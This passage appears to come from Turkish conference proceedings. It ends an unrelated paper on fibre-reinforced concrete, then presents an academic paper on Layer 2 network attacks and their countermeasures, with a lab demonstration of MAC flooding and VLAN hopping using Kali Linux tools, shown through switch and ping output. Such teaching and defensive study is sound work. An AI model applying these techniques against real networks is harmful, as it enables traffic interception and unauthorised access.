Lif takviyesi özellikle betonun eğilme dayanımını arttırmak için kullanılmaktadır ve eğilme dayanımları incelendiğinde lif kullanımı ile eğilme dayanımlarında artış gözlemlenmiştir. Numunelerin eğilme dayanımları incelendiğinde lif ilavesi ile dayanım artışı meydana gelmiştir. En yüksek eğilme dayanımı %0.5 oranında karbon lifi takviyeli beton numunesinde 59,87 MPa olarak, en düşük eğilme dayanımı ise lif içermeyen referans numunede meydana gelmiştir.

5. KAYNAKLAR

1. Baradan, B. , Yazıcı, H. ve Aydın, S. (2012). Beton, Dokuz Eylül Üniversitesi Yayınları, No:334, Altındağ Grafik Matbaacılık, İzmir.
2. Christiansen, M. B. and Nielsen, M. P. (2001). "Plane stress tension stiffening effects in reinforced concrete." Magazine of Concrete Research, Vol. 53, No. 6, pp. 357-365.
3. Şükrü Özkan, (2017), Bazalt Lifli Çimento Esaslı Kompozitlerin Yapısal Olarak Kullanılabilirliğinin İncelenmesi, Doktora Tezi, Süleyman Demirel Üniversitesi Fen Bilimleri Enstitüsü, Isparta
4. Arslan, A. ve Ulucan, Z. Ç. (1997). Çelik liflerin erken yastaki betonarme kırıların göçmesine etkisi. IMO Teknik Dergi 8, 507-1515.
5. Şimsek O. (2004). Beton ve beton teknolojisi. 242s. Seçkin Yay. San. ve Tic. A.S, Ankara.
6. Yıldız, S. and Ulucan, Z.Ç., (2008). Beton Borularda Cam Lif Katkısının Tepe Yük Dayanımına Etkisinin Araştırılması, Gazi Üniversitesi Mühendislik Mimarlık Fakültesi Dergisi, 23, 267-271.
7. F. Çivici. (2006). Çelik lif donatılı betonun eğilme tokluğu. Pamukkale J Eng Sci, 12(2), 183-188.
8. M.C. Nataraja, N. Dhang, A.P. Gupta. (2000). Toughness characterization of steel fiberreinforced concrete by JSCE approach. Cem Concr Res, 30:593–597.
9. Topçu İ. B., Canbaz M. (2006). **Effect of Different Fibers** on the Mechanical Properties of Concrete Containing Fly Ash. Construction and Building Materials. 21(7), 1486-1491.
10. Wen, S. and Chung, D.D.L., (2000), Uniaxial Tension in Carbon Fiber Reinforced Cement, Sensed by Electrical Resistivity Measurement in Longitudinal and Transverse Directions, Cem. Concr.Res.,30, 1289-1294.
11. Demirel, B. ve Yazıcıoğlu, S. (2007), Silis Du-manının Karbon Fiber Takviyeli Betonun Me-kanik Özelliklerine Etkisi. Süleyman Demirel Üniversitesi Fen Bilimleri Enstitüsü Dergisi, 11 (1), 103-106.
12. Mallick, P.K., (1993). Fibre Reinforced Composites Materials, Manufacturing, and Design, CRC Press, Boca Raton.
13. Chung, D.D.L., (2000) Cement reinforced with short carbon fibers: a multifunctional material. Compos. B Eng. 31 (6), 511e526.
14. Gao, J., Sha, A., Wang, Z., Hu, L., Yun, D., Liu, Z., Huang, Y., (2018) Characterization of carbon fiber distribution in cement-based composites by computed tomography. Constr. Build. Mater. 177, 134e147.
15. TS EN 197-1, (2012). Cement- Stage 1: General cements – component, TSE, Ankara Turkey. using the orthogonal design method, Constr. Build. Mater. 31 (2012) 289–293.
16. TS 706 EN 12620+A1 (2009). Beton Agregaları, TSE, Ankara Türkiye.
17. TS EN 12390-4, (2002). Beton-Sertleşmiş beton deneyleri-Bölüm 4: Basınç dayanım Deney makinelerinin özellikleri TSE, Ankara Türkiye.
18. TS 2824 EN 1338, (2005), Zemin döşemesi için beton kaplama blokları-Gerekli şartlar ve deney metotları, Türk Standartları Enstitüsü, Ankara.
19. TS EN 1170-6, (1999). Ön yapımlı beton mamuller-Cam elyaf takviyeli çimento (ctc) deney metodu-Bölüm 6: Suyu daldırma yoluyla su emme ve kuru yoğunluk tayini TSE, Ankara Türkiye.
20. TS EN 12504-4 (2004). Beton deneyleri-Bölüm 4: Ultrases geçiş hızının tayini TSE, Ankara Türkiye.

2. KATMAN İÇ AĞ SALDIRILARI ve ÖNLEMLER LAYER 2 INTERNAL NETWORK ATTACKS AND THE COUNTERMEASURES

Hanifi TOPRAK

Yüksek Lisans Öğrencisi, Batman Üniversitesi Fen Bilimleri Enstitüsü, Elektrik Elektronik Mühendisliği Anabilim Dalı,
(Sorumlu Yazar)

Süleyman KARDAŞ

Dr. Öğr. Üyesi, Batman Üniversitesi Mühendislik ve Mimarlık Fakültesi, Bilgisayar Mühendisliği Bölümü

ÖZET

Bilgi ve İletişim Teknolojileri hayatımızın her alanını içine alan insanların hatta tüm canlıların ayrılmaz bir parçası haline gelmiştir. Bunun hayatımıza artarak dokunması beklenmektedir. Teknolojinin bu kadar hayatımızla iç içe geçmesi nedeni ile bunu kendi amaçları doğrultusunda kullanmak isteyenlerin çıkması da gayet doğaldır. Teknolojinin birçok faydası bulunmaktadır. Fakat Güvenlik açısından gerekli hassasiyet gösterilmemesi durumunda ise istenilmeyen sonuçlar da doğabilmektedir. Saldırganlar özellikle toplumu en çok etkileyen alanlardan olan Bankacılık, Enerji, Ulaşım gibi sistemlere sızmaya ya da kullanılmaz hale getirmeye çalışırlar. Saldırgan için motivasyon kaynağı bazen para, bazen de şan-şöhret olabilmektedir. Teknolojinin olduğu her yerde bir güvenlik problemi olduğu herkesin kabul ettiği bir gerçektir. Bundan dolayı kurumlar kendi siber olaylara müdahale ekiplerini (SOME) oluştururken topyekûn siber savaşlar için Ülke çapında USOM kurulmuştur. Bu çalışmada, Kurumsal ağlarda iç networkte bulunan sistemlerin zafiyetleri gösterilecek, saldırganların bu zafiyetleri sömürerek yapabilecekleri saldırılar hakkında genel bilgi verilecek ve saldırganların yöntemlerini boşa çıkaracak çözüm önerileri hakkında bilgi verilecektir.

Anahtar Kelimeler: Siber Savaş, Siber Güvenlik, Layer 2 Saldırıları, İç Network Saldırıları ve Siber Önlemler.

ABSTRACT

Information and Communication Technologies have become an inseparable part of the people who take every part of our lives. This is expected to increase in our lives. It is natural for those who want to use it for their own purposes because of the fact that technology is so intertwined with our lives. In case of not taking necessary precautions against the many benefits of technology, it can cause irreparable results with the effect of others. In particular, attackers try to infiltrate or become useless in systems such as Banking, Energy, and Transportation, which are the most influential areas of society. For the attacker, motivation can sometimes be money and sometimes glory. It is a fact that everyone has accepted that there is a security problem everywhere. For this reason, the USOM has been established across the country for total cyber-wars, while institutions are creating their own cyber-incident intervention teams (SOME). In this study, the weaknesses of the systems in the internal network will be shown in corporate networks, information will be given about the attacks that the attackers can exploit by exploiting these vulnerabilities and information about the suggestions of the attackers will be given.

Keywords: Cyber Warfare, Cyber Security, Layer 2 Attacks, Internal Network Attacks and Cyber Measures.

1. GİRİŞ

Her geçen gün hızla gelişen bilişim teknolojileri insanların da internet kullanıcısı olmayı zorunluluk haline getirmiştir. Dünya nüfusunun %56'sı (4.38 Milyar) internet kullanıcısıdır [1]. İnternetin kullanımında bu denli bir artışın olması kolaylık ve özgürlük gibi faydalarının yanında kişileri ve sistemleri hedef haline getirmesi gibi dezavantajları da mevcuttur. Dünyanın yarısı bazı insanlar için hedef durumundadır. Siber saldırı, hedef sistemlerin erişilebilirlik, bütünlük veya gizliliğine karşı yapılan, kişi veya kişiler tarafından yapılan işlemdir. [2]. Toplam siber saldırılar her geçen gün artmaktadır. Fakat bazı saldırı türlerinde de düşüşler meydana gelmektedir. Bulaştığı sistemlerin dosyalarını kriptolayıp bunun şifrelerinin çözülmesi için ücret isteyen Ransomware (Fidyeye) yazılımlarında 2015 yılı içerisinde 3.8 milyon, 2016 yılı içerisinde 538 milyon ve 2017 yılı içerisinde 183.6 milyon saldırı Sonicwall tarafından tespit edilmiştir [3]. 2016 yılından bu kadar yüksek iken 2017 yılında düşmesinin nedeni bu saldırı çeşidine karşı geliştirilen önlemler olmuştur. Bunu gören

saldırılar farklı saldırı türlerine yönelmiştir. Siber saldırılar kurum bilgi varlıkları için hayati bir öneme sahiptir [4]. Kurumsal yapılarda kurum dışından yapılacak siber saldırıların önlenmesi için güvenlik duvarları ve SIEM (Security Information and Event Management – Bilgi güvenliği Tehdit ve Olay Yönetimi) yazılımlar üzerinde gerekli yapılandırmalar yapılarak sistemler korunaklı hale getirilmesi mümkündür. Fakat 2. Katman Saldırıların güvenlik duvarı ya da atak tespiti yazılımları tarafından tespiti mümkün olmamaktadır. Çünkü bu saldırılar Local Area Networklerden yapılmaktadır. Üniversitemiz örneğine baktığımızda vlan'lar omurgada sonlandığından bunları tespit etme şansımız bulunmamaktadır. Bir ağın güvenliği tam anlamıyla sağlayabilmek için dışardan yapılacak (WAN) saldırıların yanında içerden (LAN) de gelebilecek saldırıların tespitinin yapılması ve gerekli önlemlerin alınması gerekmektedir. Bu çalışmada öncelikle siber güvenlik ve iç ağda yapılan katman 2 saldırıları hakkında bilgi verilecek ve bu saldırılara karşı alınabilecek önlemler sunulacaktır.

2. BÖLÜM SİBER GÜVENLİK

2.1 Siber Tanımı

Siber kelimesi “sibernetik” kökünden gelmektedir. Sibernetik ise kendi kendine denge kurarak kontrol etme ve yönetme anlamındadır. İnsan yaşamı ile makinelerin yönetişimi şeklinde birbirleri ile bilgi alış-verişi olarak “Siber” terimi tanımlanabilir [5]. Günümüzde ise daha çok sanal erişim veya sanal yaşam olarak kullanılmaktadır.

2.2 Siber Güvelik

Siber saldırılara karşı alınacak topyekûn önlemlerdir. Saldırılar, hedef sistem, kurum ya da kişiye çeşitli yöntemlerle saldırı gerçekleştirilmektedir. Siber saldırılar sistemlerin normal iş süreçlerini kesmek ya da yavaşlatmak isterler [6]. Siber saldırılardan korunmak için Başarılı bir siber güvenlik yaklaşımına ihtiyaç vardır. Bu yaklaşımda birden fazla katman bulunmaktadır. Bir kurum veya kuruluşta, bir bütün olarak saldırılara karşı önlemler alınabilir. Çalışanlar ve teknolojik alt yapı birbirini tamamlamalıdır [6].

2.3 Siber Saldırı

Hedef sistem üzerinde saldıran kişi veya kişilerin amaçlarını elde etme için yapılan girişime verilen addır. Hedef sistemin çalışmasını durdurma ya da hedef sistemden veri çalma gibi amaçlar güdülebilir.

2.4 USOM

20 Haziran 2013 Yılında ülkemize yönelik yapılmış siber saldırıların tespit edilmesi, yapılacak olanların bertaraf edilmesi ve etkilerinin azaltılmasına yönelik Bilgi Teknolojileri ve İletişim Kurumu altında Ulusal Siber Olaylara Müdahale Merkezi (USOM, TR-CERT) kurulmuştur [7]. USOM, Uluslararası ve ülke içinde sanal ortamda öngörülen tehditlerle ilgili kendisine ulaşan bildirimleri yorumlar ve boşa çıkarmak için Kamu Kurumları ve Özel Sektörle iletişim halinde olur. Bu bağlamda kendisine ulaşan bildirim ile ilgili çözümleme ve sonuçlandırma işlemini yürütür ve takipçisi olur [7]. Aynı zamanda yurt içi ve yurt dışı tatbikatlar yaparak yurttaki siber saldırılara yönelik farkındalık yaratır.

2.5 Kurumsal SOME

Siber Olaylara Müdahale Ekibinin kısaltılmış halidir. Kurumlarına yapılan veya yapılması planlanan siber saldırılara yönelik önlem alma, gerektiğinde USOM ile iletişime geçmekle yükümlüdürler. Kurumsal SOME'ler, Kurumların teknik alt yapı ve idari kısımlarında siber güvenlik konusundan önerilerde bulunurlar. Kurumsal SOME; Bakanlıklar, Müstakil Kamu kurumları ve Bilgi İşleme sahip kamu kurumlarından oluşmaktadır. USOM tarafından verilen görevleri yapmakla mükelleftir [8].

3.BÖLÜM OSI Referans Modeli ve 2. Katman (Layer 2) saldırıları

3.1 OSI (Open System Interconnection)

ISO aynı networkteki cihazların birbirleri ile olan iletişimi nasıl olacağı ile ilgili kuralları OSI modelinde tanımlamaktadır. 1984 senesinde OSI referans modeli olarak yayınlanmıştır. OSI referans modeli öncesi aynı networkteki cihazların haberleşmesi mümkün olmamaktaydı. Bu nedenle tüm cihazlar aynı üreticinin cihazı olmak durumundaydı. OSI referans modeli sayesinde bu dezavantaj ortadan kaldırılmış oldu. OSI referans modeli 7 katmana ayrılmaktadır.

Bunlar aşağıdaki gibidir.

1. Fiziksel Katman
2. Veri Bağlantı Katmanı
3. Ağ Katmanı
4. Taşıma Katmanı
5. Oturum Katmanı
6. Sunu Katmanı
7. Uygulama Katmanı

3.1.1 Fiziksel Katman

Fiziksel katman verinin kablo üzerinde alacağı yapıyı tanımlar [9]. Bu katmanda veriler bit olarak iletilir. Bu katman 1 ve 0'ların nasıl ışık, elektrik veya radyo sinyallerine çevrileceğini ve aktarılacağını tanımlar. Veri bu katmanda göndericide 1 ve 0'lar elektrik sinyaline dönüştürülüp kabloya yerleştirilir, karşı tarafta da bu elektrik sinyalleri okunu ve 0 ve 1'lere dönüştürülür. Verinin karşı tarafa, kullanılan fiber optik kablo, bakır kablo, radyo sinyalleri üzerinden nasıl gönderileceğini Fiziksel katman tanımlar. Veri akışının mümkün olabilmesi için iki tarafın aynı kurallar üzerinde tanımlanmış olması gerekir. Fiziksel katmanda bulunan cihazlara kablo, fiber optik, hub ve tekrarlayıcı örnek verilebilir.

3.1.2 Veri Bağlantı Katmanı

Veri bağlantı katmanı fiziksel katman ile ağ katmanı arasında bağlantıyı sağlamaktadır. Fiziksel katmandan alınan bitleri ve ağ katmanında almış olduğu veri paketlerini frame'lere dönüştürür. Veri bağlantı katmanının büyük bir bölümü Ethernet kartı içinde gerçekleşir. Veri bağlantı katmanı ağ üzerindeki diğer bilgisayarları tanımlama, kablonun o anda kimin tarafından kullanıldığının tespiti ve fiziksel katmandan gelen verinin hatalara karşı kontrolü görevini yerine getirir [9]. İkinci katman cihazlara modem, network kartı ve switch (anahtar) örnek verilebilir.

3.1.3 Ağ Katmanı

Verinin başka bir ağa iletilmesi durumunda yönlendiricinin kullanacağı bilgi Ağ katmanında eklenir. Bağlantı katmanındaki çerçeveler bu katmanda paketler dönüştürülür. Ağ katmanında gönderen ile alıcı arasında en uygun yoldan verinin taşınması kontrol edilir. Bu katman sayesinde verinin yönlendiriciler (router) aracılığıyla yönlendirilmesi sağlanır. IP, IPsec, CLNS bu katmanda çalışır.

3.1.4 Taşıma Katmanı

Taşıma katmanı verinin küçük paketlere bölünüp (Karşı tarafın alabileceği kadar büyüklükte) gönderilmesinden sorumludur. Karşı taraftan gelen iletildi mesajından sonra sonraki paketin gönderilmesi işlemine geçilir. Bu katmanda veriler frameden segmente dönüşür. Bu katmanda çalışan protokollere TCP, UDP örnek verilebilir. Taşıma katmanı aynı zamanda verinin hatasız bir şekilde iletilmesinden de sorumludur. TCP bağlantısında veri çarpışmalardan dolayı karşı tarafa doğru iletilmemiş ise tekrar gönderilir. UDP bağlantıda ise tekrar gönderme işlemi yapılmaz [10].

3.1.5 Oturum Katmanı

Oturum katmanında birden fazla cihaz ile iletişim halinde olunması durumunda gerekli ayarlamaları yapar. Oturum ile bağlantı arasındaki koordinasyonu sağlar. Bir cihazın en az iki bilgisayarlarla aynı anda haberleşmesi durumunda, doğru cihaz ile iletişimini sağlar. Sunuş katmanına yollanacak veriler farklı oturumlarla birbirinden ayrılarak yapılır. Bu katmandaki protokollere NetBIOS ve Sockets örnek verilebilir.

3.1.6 Sunuş Katmanı

Bu katmanın en önemli görevi yollanan verinin karşı cihaz tarafından anlaşılacak şekilde çevrilmesidir. Bu sayede farklı programların birbirlerinin verisini kullanabilmesi mümkün olur. Sunum katmanı, verinin kaynağında formatının belirlenmesi ve bunun karşı tarafta anlaşılmasından sorumludur. Veri bu katmanda şifreleme ve şifre çözmeler yapılır. Mov, JPEG vb. bu katmanda çalışır.

3.1.7 Uygulama Katmanı

Uygulama katmanı kullanıcılara en yakın olan katmandır. Kullanıcılar çeşitli yazılımlar sayesinde (web tarayıcısında işlem yapmak gibi) verilerini oluştururlar. OSI katmanlarında sadece bu katman diğer

katmanlara servis sağlamaz. Uygulamaların ağ üzerinde çalışması sağlanır. Bu katman kullanıcıların gereksinimini karşılar. DHCP, SSH, FTP, SNMP, HTTP, DNS protokolleri ve tarayıcılar bu katmanda çalışır.

3.2 MAC Adres Taşması

MAC Adres Taşması en çok yapılan 2. Katman saldırısıdır. Bu saldırı türünde saldırgan anahtarlayıcıya (Switch) çok fazla sahte MAC Adresi gönderir. Art arda gelen mac adresleri switchin mac adres tablosunu doldurur ve yeni gelen cihazın mac adresi, mac adres tablosuna kaydedilmeyecek duruma gelir. Norma şartlar altında gelen çerçevelerin içerisinde hedef cihazın mac adresi bulunur fakat eğer switchte belirtilen mac adresi bulunmuyorsa veri o switche bağlı tüm portlara gönderilir. Bu durumda saldırgan gelen paketi alır ve dinleme yapabilir. Bu saldırıda paketler tüm portlara iletiğinden o switch üzerinde gereksiz bir trafik de söz konusu olur. Bu saldırıya aşağıdaki yöntemler ile önlem alınabilir.

3.2.1 Port Security

Switchin her portunda gelebilecek mac adresi limiti belirlenir. Bu durumda saldırgan mac adresi gönderse bile mac tablosuna kaydedilmeyecektir. Bu yöntemin dezavantajı ilgili porta başka gerçek bir cihaz takılması durumunda da networke dahil olamayacaktır.

3.2.2 Authentication with AAA server (802.1.x)

Gelen mac adresi kaydedilmeden önce bir doğrulamadan geçer doğrulama yapılmayan Mac kaydedilmeyeceğinden Mac tablosuna eklenmeyecektir.

3.3 VLAN Hopping Atakları

Vlan (Sanal yerel alan ağı) aynı ağda bulunan kullanıcı veya cihazların mantıksal olarak gruplandırılmasıdır. Aynı grup içerisinde bulunan cihazlar veya kullanıcılar birbirlerine erişebilirken farklı gruplarda bulunanlar erişim şansı bulunmamaktadır. Vlan Hopping grubu dışındaki VLAN'e ulaşabilmenin sağlandığı bir saldırı türüdür. VLAN Hopping saldırısında saldırgan tüm vlanlara erişim sağlayabilmektedir. Alınabilecek önlemler aşağıdaki gibidir.

- Anahtarlama cihazının tüm portları Access moda alınır ve sadece uplink portları trunk moda çekilir.
- Trunk mode da kullanılacak portlar dışındaki portların devre dışı bırakılması gerekmektedir.
- DTP devre dışı bırakılması gerekmektedir.
- Diğer üreticilerin cihazları ile iletişim sağlanmayacaksa VLAN 1 'i kullanmamak.

3.4 Spanning-Tree Protokolü (STP) Atakları

Kurumsal ağlarda sık sık karşılaşılan sorunlardan bir tanesi switchlerde kullanıcılardan dolayı yapılan döngülerdir. Switch döngüleri oluştuğunda networkte yavaşlama ve kesintiler oluşmaktadır. STP sonsuz döngüleri engellemek için kullanılan protokoldür. STP'de her anahtarın(switch) bridge ID değeri vardır. Bu da "bridge priority" ve mac adresinden oluşmaktadır. "bridge priority" değeri varsayılan olarak 32768'tir. STP'de "bridge priority" en düşük olan kök switch olur. Saldırgan ağa yeni bir switch dahil eder ve "bridge priority" değeri olarak 0 verir ve kendi konumlandırıldığı switchi root switch olarak tanımlanmasını sağlar.

Bu saldırıdan korunmak için aşağıdaki yöntemlere başvurulabilir:

- Root Guard
- BPDU Guard

3.5 Sahte MAC Atağı

Saldırgan öncelikle hedef cihazın mac adresini öğrenir. Daha sonra switche gönderilen çerçevelerin içerisine hedef cihazın mac adresi yazılır. Bu durumda switchin mac adres tablosunda aynı mac adresinden (saldırılan cihaz) iki tane kayıt yer almış olur. Switche gelen paketler hem saldırgan hem de hedef cihazın portuna iletilir. Bu işlem hedef cihazın ağa paket göndermesine kadar devam eder. Trafik saldırgan da gittiği için saldırgan tarafından dinlenebilmektedir. Bu saldırıdan korunmak için aşağıdaki yöntemlere başvurulabilir:

- Port Security
- 802.1x

3.6 Sahte ARP (ARP Spoofing, ARP Poisoning) Atağı

ARP protokolü, MAC adreslerinin IP adresleriyle eşleşmesini sağlayan protokoldür. Bir cihaz haberleşmek istediği cihazın IP adresini biliyor ve MAC adresini bilmiyorsa ARP tablosuna (MAC-IP adreslerinin tutulduğu tablo) bakar. Kendi ARP tablosunda bulunmayan bir cihaz ile iletişim kurulması durumunda ise switchdeki tüm portlara ARP isteği gönderilir ve bu isteğe sadece hedef cihaz cevap verir. Paketi gönderen cihaz dönen Mac adresi ARP tablosuna ekler. Sahte ARP saldırısında, saldırgan ARP isteğine muhatap olmadığı halde cevap verir ve hedef cihazın ARP tablosuna kendi MAC adresini kaydettirir.

PC 1	10.5.10.20	f8:63:3f:43:6f:a2
Saldırgan	10.5.10.30	a8:63:3a:33:42:62
Gateway	10.5.10.254	b4:44:4b:55:22:df

Yukarıdaki topolojide PC 1 in ARP tablosunda Gateway cihazının mac adresi bulunmaması durumunda, switch ARP request isteği gönderilir. Bu isteğe Gateway cevap vermesi gerekirken Saldırgan cevap verir ve PC 1 ARP tablosunu buna göre güncelleştirir. Bu durumda PC 1 in göndereceği tüm paketler saldırgan üzerinde geçecektir. Bu saldırı Man In the Middle (Ortadaki adam) saldırısı olarak tanımlanır. Bu saldırıdan korunmak için aşağıdaki yönteme başvurulabilir:

- Statik ARP kayıtları oluşturmak

3.7 DHCP Açlık Atağı

DHCP, ağa bağlanan cihazlara IP adresi, DNS adresi, varsayılan ağ geçidi gibi ayarları dinamik olarak iletmekten sorumlu protokoldür. DHCP Açlık saldırısında, saldırgan DHCP sunucusuna art arda DHCP istekleri gönderir ve bağlı bulunduğu scopedaki tüm IP adreslerini tüketir. Daha sonra Kendi DHCP sunucusunu ağa dahil eder. Yeni oluşan durumda ağa bağlanan cihazlar saldırganın konumlandığı DHCP sunucusundan IP Adresi, varsayılan ağ geçidi ve dns sunucu bilgisini alır. Saldırgan varsayılan ağ geçidi ve dns adres bilgisi olarak kendi IP adresini verir. Böylelikle tüm trafiğin kendi üzerinde çıkmasını sağlamış olur. Bu saldırı ortadaki adam saldırısı (Man In the Middle Attack) olarak tanımlanır. Bu saldırıya karşı alınabilecek önlemler aşağıdaki gibidir:


1. 802.1x Authentication,
2. Port Security
3. DHCP Snooping
4. IP Source Guard

3.8 LAN Storm (Fırtınası)

Switchlerde bazı protokoller (DHCP, ARP v.b) broadcast yayını kullanır. Bundan dolayı switchler broadcast yayını engellenmemesi gerekmektedir. Bu durumu bilen saldırganlar ağı zehirleyecek şekilde yayın yaparlar. Buna LAN fırtınası denilmektedir. Bu saldırgan korunmak için ilgili LAN takip edilmeli belli bir eşik değeri tanımlanmalı ve bu eşik değer geçilmesi durumunda broadcast yayını engellenmelidir.

4. MATERYAL VE YÖNTEM

Test ortamı için öncelikle sanallaştırma yazılımı olan Vmware Workstation kurulumu gerçekleştirilmiştir. Daha sonra bir adet Microsoft Windows 10 İşletim sistemine sahip sanal bilgisayar kurulumu yapılmıştır. Ayrıca dünya standartlarında bilgi güvenliği eğitimi ve penetrasyon testi hizmetleri sağlayan açık kaynak kodlu Kali Linux saldırı amaçlı kurulumu yapılmıştır. Söz konusu cihazlar aynı kenar anahtarlama üzerinde bağlantı sağlanmıştır. Kurumsal ağ örneğimizde kullanılan kenar anahtarlama HP 2610 dur.




```
10.0.1.230 - PuTTY
SeminerDersi (config) #
SeminerDersi (config) #
SeminerDersi (config) #
SeminerDersi (config) #
SeminerDersi (config) #
SeminerDersi (config) #
SeminerDersi (config) #
SeminerDersi (config) #
SeminerDersi (config) #
SeminerDersi (config) #
SeminerDersi (config) #
SeminerDersi (config) #
SeminerDersi (config) # show mac-address
```

Şekil 2. Show Mac-Adress Kullanımı

Show mac-address ile mac adresinde bulunan mac adresleri ve hangi porttan geldiği bilgisini gösterir (HP switchler için geçerlidir.)

Bu komutu yazdığımızda aşağıdaki gibi rastgele üretilmiş mac adresleri karşımıza çıkmaktadır. Kali Linux cihazının bağlı bulunduğu port 23'üncü porttur.




```
10.0.1.230 - PuTTY
5238dc-159d58 23 1
523bff-1c7a6e 23 1
524179-4a5b94 23 1
5241ba-43916b 23 1
5246c0-56a6e5 23 1
52497c-0769e0 23 1
5249dc-252be2 23 1
524c1d-26fea1 23 1
525437-4fcb74 23 1
525ba2-1ef5cc 23 1
525e83-450519 23 1
5262c7-165d97 23 1
526679-32b9f3 23 1
5269c2-617ec1 23 1
526a91-358295 23 1
526d9e-6aa68b 23 1
5273cb-4d633d 23 1
5275f3-544271 23 1
52773f-637ca9 23 1
5278bb-33a759 23 1
527f61-4abeac 23 1
52810c-5f23d2 23 1
528abe-2c1df2 23 1
SeminerDersi (config) #
```

Şekil 3. Macof Sonrası Mac Adres Tablosu

Bu işlemlerden sonra mac adres tablosundan bulunmayan bir cihazın ağa dahil olması durumunda yaptığı trafiğin dinlenebilmektedir.

5.2 Vlan Hopping Uygulaması

Vlan Hopping için Kali Linux de bulunan Yersinia aracı kullanılacaktır. Yapımız aşağıdaki gibidir.



Şekil 4. Vlan Hopping Saldırısı Genel Topoloji

Yapıdaki PC ve saldırganın IP adresi ve Vlan ID'leri aşağıdaki gibidir.

Ad	IP Adresi	Vlan ID
PC-1	172.16.0.3	100
PC-2	10.0.0.4	200
Saldırgan(Kali)	172.16.0.5	100

Saldırgan ve PC-1 aynı vlanda olduklarından birbirlerine erişim sağlayabilmekteler.

```
PC-1> ping 172.16.0.5
84 bytes from 172.16.0.5 icmp_seq=1 ttl=64 time=38.000 ms
84 bytes from 172.16.0.5 icmp_seq=2 ttl=64 time=6.999 ms
84 bytes from 172.16.0.5 icmp_seq=3 ttl=64 time=20.977 ms
84 bytes from 172.16.0.5 icmp_seq=4 ttl=64 time=82.977 ms
84 bytes from 172.16.0.5 icmp_seq=5 ttl=64 time=14.794 ms
```

Şekil 5. Aynı Vlanda Bulunan Saldırgan Tarafından PC-1'e Yapılan Ping Sonucu

Aynı şekilde saldırgan (Kali) da PC-1 makinesine erişebilmektedir.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.0.5 netmask 255.255.255.0 broadcast 172.16.0.255
    ether 00:0c:29:3f:e4:fa txqueuelen 1000 (Ethernet)
    RX packets 30 bytes 7545 (7.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 108 bytes 19048 (18.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2176 bytes 175920 (171.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2176 bytes 175920 (171.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# ping 172.16.0.3
PING 172.16.0.3 (172.16.0.3) 56(84) bytes of data:
64 bytes from 172.16.0.3: icmp_seq=1 ttl=64 time=37.9 ms
64 bytes from 172.16.0.3: icmp_seq=2 ttl=64 time=22.6 ms
64 bytes from 172.16.0.3: icmp_seq=3 ttl=64 time=26.0 ms
64 bytes from 172.16.0.3: icmp_seq=4 ttl=64 time=18.3 ms
^C
--- 172.16.0.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 18.387/26.263/37.967/7.283 ms
```

Şekil 6. Saldırgan Tarafından PC-1'e Yapılan Ping Sonucu

Fakat saldırgan (Kali) PC-2 makinesine farklı vlanlarda olduklarından erişememektedir.

```
root@kali:~# ping 10.0.0.4
PING 10.0.0.4 (10.0.0.4) 56(84) bytes of data:
From 172.16.0.5 icmp_seq=1 Destination Host Unreachable
From 172.16.0.5 icmp_seq=2 Destination Host Unreachable
From 172.16.0.5 icmp_seq=3 Destination Host Unreachable
^C
--- 10.0.0.4 ping statistics ---
4 packets transmitted, 0 received, +3 errors, 100% packet loss, time 3079ms
pipe 4
root@kali:~#
```

Şekil 7. Saldırgan Tarafından Farklı Vlanda Bulunan PC-2'e Yapılan Ping Sonucu

Show Vlan komutu ile Switch üzerindeki Vlan bilgisine ulaşılabilir

```

VLAN Name                Status    Ports
-----
1    default                active    Gi0/3, Gi1/0, Gi1/1, Gi1/2
                    Gi1/3, Gi2/0, Gi2/1
100  VLAN100                active    Gi0/0, Gi0/1
200  VLAN0200              active    Gi0/2
300  VLAN0300              active
1002 fddi-default          act/unsup
1003 trcrf-default       act/unsup
1004 fddinet-default      act/unsup
1005 trbrf-default       act/unsup

VLAN Type  SAID      MTU   Parent  RingNo BridgeNo  Stp   BrdgMode Trans1 Trans2
-----
1    enet    100001    1500  -       -       -       -       -       0       0
100  enet    100100    1500  -       -       -       -       -       0       0
200  enet    100200    1500  -       -       -       -       -       0       0
300  enet    100300    1500  -       -       -       -       -       0       0
1002 fddi    101002    1500  -       -       -       -       -       0       0
1003 trcrf  101003    4472  1005   3276   -       -       srb    0       0
1004 fdnet  101004    1500  -       -       -       -       -       0       0
1005 trbrf  101005    4472  -       -       15      -       -       0       0
--More--
*Jul 17 00:01:20.095: %SYS-5-CONFIG_I: Configured from console by console

```

Şekil 8. Switch Üzerinde Bulunan Vlanların Listesi

Show interfaces status ile bağlı olan portların hangi vlanda olduğu bilgisine ulaşılır


```

Port      Name      Status      Vlan      Duplex  Speed Type
-----
Gi0/0     connected 100         auto     auto   unknown
Gi0/1     connected 100         auto     auto   unknown
Gi0/2     connected 200         auto     auto   unknown
Gi0/3     connected 1           auto     auto   unknown
Gi1/0     connected 1           auto     auto   unknown
Gi1/1     connected 1           auto     auto   unknown
Gi1/2     connected 1           auto     auto   unknown
Gi1/3     connected 1           auto     auto   unknown
Gi2/0     connected 1           auto     auto   unknown
Gi2/1     connected 1           auto     auto   unknown

```


Şekil 9 Switch'e Bağlı Portların Buldukları Vlanların Gösterimi

Saldırı Gerçekleştirilecek araç:



Şekil 10. Vlan Hopping Saldırısında Kullanılacak Yersinia Toolu

Yersinia Toolunda DTP seçilir.



Şekil 11. Yersinia Toolunun Kullanımı

Bu işlemden sonra Saldırgan (Kali) makinenin bağlı olduğu port Trunk moda geçti dolayısı ile tüm vlanlara erişim hakkı elde etti.

```
vIOS-L2-01#show interfaces status
```

Port	Name	Status	Vlan	Duplex	Speed	Type
Gi0/0		connected	trunk	auto	auto	unknown
Gi0/1		connected	100	auto	auto	unknown
Gi0/2		connected	200	auto	auto	unknown
Gi0/3		connected	1	auto	auto	unknown
Gi1/0		connected	1	auto	auto	unknown
Gi1/1		connected	1	auto	auto	unknown
